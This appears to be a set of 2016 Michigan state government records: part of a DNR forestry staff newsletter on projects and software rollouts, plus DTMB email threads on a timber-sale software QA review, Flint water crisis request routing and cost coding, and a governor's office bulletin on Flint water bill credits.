- Don't forget that we're always looking for photos and video of what you're working on in the field. If you think what you're doing is interesting, there's a good chance that others will agree! You don't have to be an expert photographer or videographer to participate. Beth Fults recently attended the Council of Western State Foresters communications meeting in Sun River, Oregon, and a marketing professional based out of Colorado was in attendance. He stressed the importance of real-time photo and video, explaining that research shows people find raw video footage more convincing than professionally produced pieces. This doesn't mean that we won't invest in future professional videos, but it does mean that we have an opportunity to educate people about what we do via our smart phones. Beth is working with the social media coordinator to make it easier for you to be able to submit photo and video files to an online location, but in the meantime feel free to send her anything that you capture that you find interesting ([fultsb@michigan.gov](mailto:fultsb@michigan.gov)). Remember that shorter is better when it comes to videos – 30 seconds or less is perfect.
- Development of the FY15 accomplishments report is on the horizon. We're excited to announce that it will be taking on a new format this year. We're shooting for shorter blurbs to result in quicker impact. If you're asked to provide information, please take deadlines seriously.

### **Invasive Species Website now Active**

The new Michigan Invasive Species website is now available to the public at

[www.michigan.gov/invasivespecies](http://www.michigan.gov/invasivespecies). Thank you to all who spent time conceptualizing and constructing the site – a major, collaborative effort across all three Quality of Life departments! The website workgroup will continue to add information and update the site on a regular basis.

### **Foresters for Fish**

Water quality issues have been in the news in Michigan lately, and the Forest Resources Division has a new project that seeks to inform the public that good forest management produces clean water for all Michigan citizens to enjoy. Michigan's 20 million acres of forest land provide many goods and services, and clean water should be a benefit that every forester is proud to produce. "Foresters for Fish!" is a new three-year project, coordinated by FRD, to help public and private sector foresters communicate the message that "healthy forests provide abundant clean water." This project is a partnership between FRD, Fisheries Division, Michigan Trout Unlimited, American Tree Farm System, Michigan Association of Consulting Foresters, and Michigan Association of Timbermen. The project will develop educational and marketing materials, and offer workshops about forestry best management practices, clean water, and fish habitat. Mike Smalligan is the project manager for "Foresters for Fish!" which is funded by a \$255,000 grant from the USFS State and Private Forestry.

## **New Traverse City Office**

Staff at the Traverse City Office is looking forward to a new place to call home; their work home that is! The current facility is cramped and the current rental arrangement is not ideal from a financial standpoint. The search for a new office has been ongoing for several years now so when monies became available and the right location and building was found, the decision was made to move.

Dan Lord and Steve Gregory (Finance and Operations staff) have been working hard to secure a new location on M-37, just south of what is known in the Traverse City area as Chums Corners. No date has been set for the move, but improvements and modifications are being made so the office will be a “state-of-the-art” DNR facility. When the move is made, the new facility will be named the Traverse City Customer Service Center.

Conversations are ongoing regarding the Newberry and the Sault offices. They are toward the top of the list for solutions to their issues. Also, the Crystal Falls office may be remodeled this year if funding is still available.

## **Toughpad Rollout**

It's been a long road, but the rollout of Toughpads to the majority of field foresters and technicians is slated for February. Jason Stephens is leading a team that will hold a series of training sessions in the NLP and U.P. where staff will receive their Toughpads and get basic instruction on their functionality and use. Tentative training dates and locations are: February 16-18 at the RAM Center for NLP FMUs, and February 23 at the ICC in Marquette for the U.P. FMUs. Additional details will be coming soon!


## **VMS 4.0/MiFi 3.0 Rollout**

The development of VMS 4.0 (Proposal Module) and MiFi 3.0 has been an even longer journey, but thanks to the leadership of Doug Heym, Donovan Asselin, and Dan Heckman the rollout is finally scheduled for this April! This module will greatly streamline the proposal development, review, and approval process, and result in greater efficiency and productivity for this part of our timber sale program. An announcement for six training courses was sent out by Fran Ryan on January 20. If you have not already done so, please RSVP your preferred course date to Margaret Spagnuolo ([spagnuolom2@michigan.gov](mailto:spagnuolom2@michigan.gov)).

## **On-line Bidding Update**

The release of On-line Bidding to our timber producers is going well, and is a great example of our hard work to improve customer service and satisfaction. We are gradually building up our customer base using this application, currently having nine companies and 16 people registered and using it to bid on timber sales. Customer feedback thus far has been very positive, specifically pointing out its ease of use and convenience, and even going so far to say that “it is the best thing that the state has ever done”! High praise indeed! So far there has only been a limited release. We will be making an announcement to all producers with a full release after the VMS 4.0 rollout.

## **Employee Spotlight**




### **Lisa Parker**

**Started at the DNR in:** 2002; joined FRD in 2015.

**What I do:** My responsibility is to oversee the accounting functions for FRD including monitoring fund balances, reconciling revenue and expenditures, preparing financial reports, and ensuring that year end closing functions are performed and completed. I am responsible for setting up account coding for the division and assisting program staff with any accounting related questions or tasks.

**In my spare time:** In my spare time, my husband and I keep busy with our three kids, Landon (9), Alaina (7), and Mara (1), and all of their activities including football, basketball, lacrosse, soccer and dance. We love going to the movies in our free time and spend summers at our new lake house on Gun Lake.



**Beth Webert**

**Started at the DNR in:** 2015; was with MDOT finance before coming to FRD.

**What I do:** I am the new account tech. I am the liaison for FRD procurement cards, fuel cards and hotel cards. I also enter requisitions, purchase orders, payments and other assigned duties for FRD staff.

**In my spare time:** I hang out with my family. My husband and I have three boys. We own a Jeep and go to Silver Lake Sand Dunes three times a year.

**Employee Spotlight – Submissions Needed**

If you haven't yet been featured in the Employee Spotlight section, please email a photo and your answers to the following three questions to Kim Korbecki, ([korbeckik@michigan.gov](mailto:korbeckik@michigan.gov)):

1. When did you start at the DNR?
2. What do you do (in one or two sentences)?
3. What do you like to do in your spare time?

This is a fun addition to these notes and it's really nice to be able to put faces with names.

**Parting Shots**

I was very saddened by the loss of one of our DNR family members, Billy Rollo. I knew Billy a little bit and I know many of you knew him as well. Like most, Billy loved his job and was passionate about managing our natural resources.

I hope you all feel as I do...I never take for granted my job or my families...my DNR family and my family at home.

I look forward to seeing you all at our Professional Development Training beginning on February 9. Last minute information will be sent out next week.

In the meantime, enjoy the beauty of the snow, the ice on the lake for fishing, and all the other parts of winter that make you happy!

Debbie

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**Sent:** Friday, January 29, 2016 2:14 PM  
**To:** Newman, Jeremy (DTMB);Rosales, Manny (DTMB)  
**Subject:** RE: VMS 4.0 - MiFI QA Implementation Issue Analysis

Manny,

In the past (when Dave was here), the application inventory in Changepoint was updated I believe to capture these types of items. I believe it's the BA or Developer that has responsibility for ensuring the Application Inventory records are updated and maintained. It doesn't appear that may have happened when VMS 3.5 went live???

Jeremy,

Thank you for the assessment. This activity is on our Closeout checklist and should have been completed with VMS 3.5 (with Raj). I would also suggest we add this item to our Startup check list to view application inventory notes when we start a project.

Yvonne Sebok, PMP, CSM, ITIL  
PMO Director  
Supporting DEQ, DNR, MDARD  
Office: (517) 241-1673

From: Newman, Jeremy (DTMB)  
Sent: Friday, January 29, 2016 1:40 PM  
To: Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
Cc: Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
Subject: VMS 4.0 - MiFI QA Implementation Issue Analysis

Manny,

Summary:

The MiFI related tasks progressed slowly and required extra attention to complete. Ownership for these tasks could have been better. Similar tasks have historically been somewhat challenging as they involve close partnership between CSS and Agency Services. Also the need for DNR to be involved in applying database changes to MiFI was not identified. These two factors created an issue which put our QA deployment and subsequent project milestones at risk.

Lessons learned:

1. All task implementation dependencies should be identified early.
  - a. Detailed implementation plans for each application should be created.
  - b. Past implementation plans for an individual application should be reviewed.
2. Clear expectations as to what "task ownership" entails should be given.
  - a. Task ownership should be taken seriously.

Details:

- We had meetings to identify and assign ownership for every task required to prepare the UAT (QA) environments for OLB, VMS, and MiFI. Here is our output from those meetings:

VMS 4.0 – QA Implementation Plan

Meeting: 1/14/16; 2:00 pm – 3:00 pm

Purpose: Review draft QA implementation plan produced by the Tech Lead

Attendees:

Jeremy Newman – Scrum Master/Project manager Allen Simmons – Tech Lead Mark Anderson – SME

Meeting: 1/22/16; 11:00 am – 12:00 pm

Purpose: Review and Finalize QA implementation plan with the project team

Attendees:

Jeremy Newman – Scrum Master/Project manager Doug Heym – VMS Product Owner Dan Heckman – MiFI Product Owner Tom Summers – MiFI Developer Allen Simmons – Tech Lead Eswar Avidi – Lead Developer Mark Anderson – SME Carl Prestel – Business Analyst Bhavna Raizada – Quality Analyst Scott Noldy – Enterprise GIS Administrator (CSS) Jason Bau – Web Support Jeff Kennedy – DB Support

- MiFI related tasks progressed slowly and required extra attention to complete.

· The copying of data production data to QA (task #2) required escalation to complete (see QA Refresh Request email).

· Identifying the database changes and publishing the code to QA for MiFI (task #10) required escalation to complete (see MiFI QA Implementation email).

· Applying the changes to the QA database for MiFI (task #14) required escalation to complete (see MiFI QA Database Changes email).

- The requirement for DNR to be involved in applying database changes for MiFI was not identified in either of our QA planning meetings. The documentation reflected that the task could be completed by CSS and Tom. During execution of this task CSS identified some structural changes to GIS feature classes and required assistance from DNR to reconcile the changes. Though DNR has a team of GIS specialists, only one had the particular knowledge needed to complete this task. This individual had a conflict of priorities as he was scheduled to help with the Flint water crisis. Escalation of the issue to DNR management resulted in the individual being made available to help CSS work through the task. The task required hands on interaction for no more than one hour to complete.

Thank you,

Jeremy Newman, CAPM, CSM  
IT Project Coordinator

Enterprise Portfolio Management Office  
Supporting: DEQ, DNR, & MDARD  
Phone: (517) 335-3260  
Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)



---

**Sent:** Wednesday, February 03, 2016 8:44 AM  
**To:** Rosales, Manny (DTMB)  
**Cc:** Hogan, James (DTMB)  
**Subject:** FW: Flint Assistance Offers and SEOC

Manny,

Please refer to the email chain below. Has there been notification

Yvonne Sebok, PMP, CSM, ITIL  
PMO Director  
Supporting DEQ, DNR, MDARD  
Office: (517) 241-1673

From: Kinnamon, Mark (DTMB)  
Sent: Tuesday, February 2, 2016 3:45 PM  
To: Jayaraman, Viji (DTMB) <[JayaramanV@michigan.gov](mailto:JayaramanV@michigan.gov)>; Howell, Jamie (DTMB) <[HowellJ@michigan.gov](mailto:HowellJ@michigan.gov)>; Beauchamp, Ward (DTMB) <[BeauchampW1@michigan.gov](mailto:BeauchampW1@michigan.gov)>; DeKoninck, Allan (DTMB) <[dekonincka@michigan.gov](mailto:dekonincka@michigan.gov)>; Jain, Sandeep (DTMB) <[JainS@michigan.gov](mailto:JainS@michigan.gov)>; Kumar, Kalpana (DTMB) <[KumarK@michigan.gov](mailto:KumarK@michigan.gov)>; McConnell, Krisanne (DTMB) <[mcconnellk1@michigan.gov](mailto:mcconnellk1@michigan.gov)>; McGarry, Ann (DTMB) <[McGarryA@michigan.gov](mailto:McGarryA@michigan.gov)>; Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>; Silva, Joe (DTMB) <[silvaj3@michigan.gov](mailto:silvaj3@michigan.gov)>; Zingsheim, Carol (DTMB) <[ZingsheimC@michigan.gov](mailto:ZingsheimC@michigan.gov)>  
Subject: FW: Flint Assistance Offers and SEOC

FYI .....

From: McFarlane, James (DTMB)  
Sent: Tuesday, February 2, 2016 3:42 PM  
To: DTMB IT Operations Team (DTMB ITOT) <[ITOperationsTeam-ITOT@michigan.gov](mailto:ITOperationsTeam-ITOT@michigan.gov)>  
Cc: Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
Subject: FW: Flint Assistance Offers and SEOC

Hi all, any Flint related requests must be approved by SEOC (Chris Christensen) before we do any work.

Thanks,  
James

James McFarlane  
Department of Technology, Management & Budget  
320 S. Walnut Street  
Lansing, MI 48933  
P: 517-241-1842  
C: [734-891-0517mcfarlanej@michigan.gov](mailto:734-891-0517mcfarlanej@michigan.gov)

From: Stibitz, Brom (DTMB)  
Sent: Tuesday, February 02, 2016 7:24 AM

To: Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Ingersoll, Jean (DHHS) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[JefferyP@michigan.gov](mailto:JefferyP@michigan.gov)>; King, Susan (MCSC) <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Sweeney, Matthew (DTMB) <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>  
Cc: Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ragsdale, Aimee (DTMB) <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
Subject: RE: Flint Assistance Offers and SEOC

On this same topic, David and I had a conversation with the Governor's office after our post-EMT meeting this morning. They have agreed that as a general rule, before we do work on anything, it must be approved by the SEOC.

Further, they have agreed that if there is something urgent that the Governor or LG's office needs to get done prior to (or in lieu of) the SEOC approving it, these requests should all come in through me. Beth Clement was going to share this message with Gov's office and LG's office staff.

Procurement should have the new form up today for vendors to use as well. We can share that with you once it is working.

From: Donnan, Chanda (DTMB)  
Sent: Monday, February 01, 2016 10:13 PM  
To: Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Ingersoll, Jean (DHHS) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[JefferyP@michigan.gov](mailto:JefferyP@michigan.gov)>; King, Susan (MCSC) <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; McFarlane, James (DTMB) <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>; Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>; Sweeney, Matthew (DTMB) <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>; Swanson, Eric (DTMB) <[swansone@michigan.gov](mailto:swansone@michigan.gov)>; Wellman, Jeff (DTMB) <[WellmanJ1@michigan.gov](mailto:WellmanJ1@michigan.gov)>  
Cc: Nixon, Ruth (DTMB) <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>; Trakul, Pamela (DTMB) <[TrakulP@michigan.gov](mailto:TrakulP@michigan.gov)>; Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ragsdale, Aimee (DTMB) <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
Subject: Flint Assistance Offers and SEOC


Per our discussion on Monday at the EMT meeting, Chris Christiansen has provided information on where to refer vendors looking to assist Flint and contact information for DTMB-SEOC. Please see below for the details.

- If you are contacted by a vendor that would like to provide donation for the Flint water problem, please direct them to [Flintdonations@michigan.gov](mailto:Flintdonations@michigan.gov)
- If you have any additional questions relating to the Flint issue please direct them to [DTMBECC@michigan.gov](mailto:DTMBECC@michigan.gov)


Thank you,

Chanda

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:26 PM  
**To:** Sebok, Yvonne (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



## Budget recommendation will include \$30 million request for Flint water bill repayments



When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking,

and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
[Learn more about the \\$30 million request](#)




Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.

We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). **[Click here to watch the video.](#)**

[www.mi.gov/FlintWater](http://www.mi.gov/FlintWater) | [www.HelpForFlint.com](http://www.HelpForFlint.com)

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This email was sent to [seboky@michigan.gov](mailto:seboky@michigan.gov) on behalf of, The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7858



---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Thursday, February 04, 2016 9:40 AM  
**To:** Maher, Sharon (DEQ); Rosales, Manny (DTMB)  
**Cc:** Sebok, Yvonne (DTMB)  
**Subject:** RE: Quick Question

There was a new request to help with MS Project and possibly get a PM assigned. This will change the expectation of not recording many hours. We will have to see what the expectations are before we have an idea on hours. Regardless we will use the appropriate DCDS code for all hours recorded.

Thanks,  
Dan Sellepack

---

**From:** Maher, Sharon (DEQ)  
**Sent:** Thursday, February 4, 2016 9:36 AM  
**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
**Subject:** RE: Quick Question

Okay, great. Thanks, Sharon

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Tuesday, February 2, 2016 8:14 AM  
**To:** Maher, Sharon (DEQ); Rosales, Manny (DTMB)  
**Subject:** RE: Quick Question

Sharon,

We communicated this to staff that will work on FDWP. As of now there are really no hours to report. Everything has been just a couple minutes of activity that has been done as needed. If you believe there is activity that we have not recorded correctly as FDWP let me know and I will have the activity corrected.

We really don't anticipate recording many if any hours.

Thanks,  
Dan Sellepack

---

**From:** Maher, Sharon (DEQ)  
**Sent:** Wednesday, January 27, 2016 4:12 PM  
**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
**Subject:** RE: Quick Question

Okay, can one of you set it up, please? I don't think there will be too many hours.

Manny, this answers the question of where to charge the time, for procurement charges, please use ac-3 729025. Both of these codes are Non-IDG, so the DTMB index is 90011. Thanks, Sharon

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Wednesday, January 27, 2016 4:05 PM

**To:** Rosales, Manny (DTMB); Maher, Sharon (DEQ)

**Subject:** RE: Quick Question

No I don't. We just need to enter the code into Changepoint and make sure people bill the right WR.

Thanks,  
Dan Sellepack

---

**From:** Rosales, Manny (DTMB)

**Sent:** Wednesday, January 27, 2016 1:48 PM

**To:** Maher, Sharon (DEQ) <MAHERS@michigan.gov>; Sellepack, Dan (DTMB) <SellepackD@michigan.gov>

**Subject:** RE: Quick Question

Sharon,  
Thank you. I don't think that would be a problem.

Dan,  
Do you see any concerns from a reporting perspective?

Thank you,

Manny Rosales

---

**From:** Maher, Sharon (DEQ)

**Sent:** Wednesday, January 27, 2016 1:38 PM

**To:** Sellepack, Dan (DTMB) <SellepackD@michigan.gov>; Rosales, Manny (DTMB) <RosalesM@michigan.gov>

**Subject:** Quick Question

We are setting up a coding structure to account for all of the costs incurred in the response to the Flint water situation. We already establish a DCDS activity code for our staff to use. It is "FDWP". Would it be too confusing for your staff to use this code when they are doing things like setting up the ECC? It would simplify things for us if we can establish the same code. Thanks, Sharon

Sharon Maher  
Federal Aid Coordinator  
Michigan Department of Environmental Quality  
517-284-5008

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Thursday, February 04, 2016 10:36 AM  
**To:** Rosales, Manny (DTMB); Maher, Sharon (DEQ)  
**Cc:** Sebok, Yvonne (DTMB)  
**Subject:** RE: Quick Question

No assumptions. I just corrected my earlier email.

Thanks,  
Dan Sellepack

---

**From:** Rosales, Manny (DTMB)  
**Sent:** Thursday, February 4, 2016 10:20 AM  
**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Maher, Sharon (DEQ) <[MAHERS@michigan.gov](mailto:MAHERS@michigan.gov)>  
**Cc:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Subject:** RE: Quick Question

Dan,  
At this point there was simply a request to demonstrate Microsoft Project for functionality and if a PM was requested, we would need to loop the SEOC. I think it might be premature to make any assumptions at this time.

Thank you,  
Manny Rosales

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Thursday, February 4, 2016 9:40 AM  
**To:** Maher, Sharon (DEQ) <[MAHERS@michigan.gov](mailto:MAHERS@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
**Cc:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
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**Subject:** RE: Quick Question

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**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
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**To:** Rosales, Manny (DTMB); Maher, Sharon (DEQ)  
**Subject:** RE: Quick Question

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**Sent:** Wednesday, January 27, 2016 1:48 PM  
**To:** Maher, Sharon (DEQ) <[MAHERS@michigan.gov](mailto:MAHERS@michigan.gov)>; Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>  
**Subject:** RE: Quick Question

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Manny Rosales

---

**From:** Maher, Sharon (DEQ)  
**Sent:** Wednesday, January 27, 2016 1:38 PM  
**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
**Subject:** Quick Question

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Sharon Maher  
Federal Aid Coordinator  
Michigan Department of Environmental Quality  
517-284-5008

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Thursday, February 04, 2016 11:17 AM  
**To:** Sebok, Yvonne (DTMB); Rosales, Manny (DTMB)  
**Subject:** RE: Quick Question

I did not give direction, nothing is premature. If communication is a bad thing I will stop. I was merely communicating to Sharon that there might be activity that I did not originally account for. No action is being taken.

Thanks,  
Dan Sellepack

---

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, February 4, 2016 11:03 AM  
**To:** Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>; Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>  
**Subject:** RE: Quick Question

I agree with Manny. However I don't think it's premature to start having the DCDS code added to our TKUs in the event we need to start spending more time. Has this DCDS been added to your TKU? If so, then I will need to arrange to have it added to my TKU.

Thanks,

Yvonne

---

**From:** Rosales, Manny (DTMB)  
**Sent:** Thursday, February 4, 2016 10:20 AM  
**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Maher, Sharon (DEQ) <[MAHERS@michigan.gov](mailto:MAHERS@michigan.gov)>  
**Cc:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Subject:** RE: Quick Question

Dan,  
At this point there was simply a request to demonstrate Microsoft Project for functionality and if a PM was requested, we would need to loop the SEOC. I think it might be premature to make any assumptions at this time.

Thank you,  
Manny Rosales

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Thursday, February 4, 2016 9:40 AM  
**To:** Maher, Sharon (DEQ) <[MAHERS@michigan.gov](mailto:MAHERS@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
**Cc:** Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>  
**Subject:** RE: Quick Question

There was a new request to help with MS Project and possibly get a PM assigned. This will change the expectation of not recording many hours. We will have to see what the expectations are before we have an idea on hours. Regardless we will use the appropriate DCDS code for all hours recorded.

Thanks,  
Dan Sellepack

---

**From:** Maher, Sharon (DEQ)  
**Sent:** Thursday, February 4, 2016 9:36 AM  
**To:** Sellepack, Dan (DTMB) <[SellepackD@michigan.gov](mailto:SellepackD@michigan.gov)>; Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>  
**Subject:** RE: Quick Question

Okay, great. Thanks, Sharon

---

**From:** Sellepack, Dan (DTMB)  
**Sent:** Tuesday, February 2, 2016 8:14 AM  
**To:** Maher, Sharon (DEQ); Rosales, Manny (DTMB)  
**Subject:** RE: Quick Question

Sharon,

We communicated this to staff that will work on FDWP. As of now there are really no hours to report. Everything has been just a couple minutes of activity that has been done as needed. If you believe there is activity that we have not recorded correctly as FDWP let me know and I will have the activity corrected.

We really don't anticipate recording many if any hours.

Thanks,  
Dan Sellepack

---

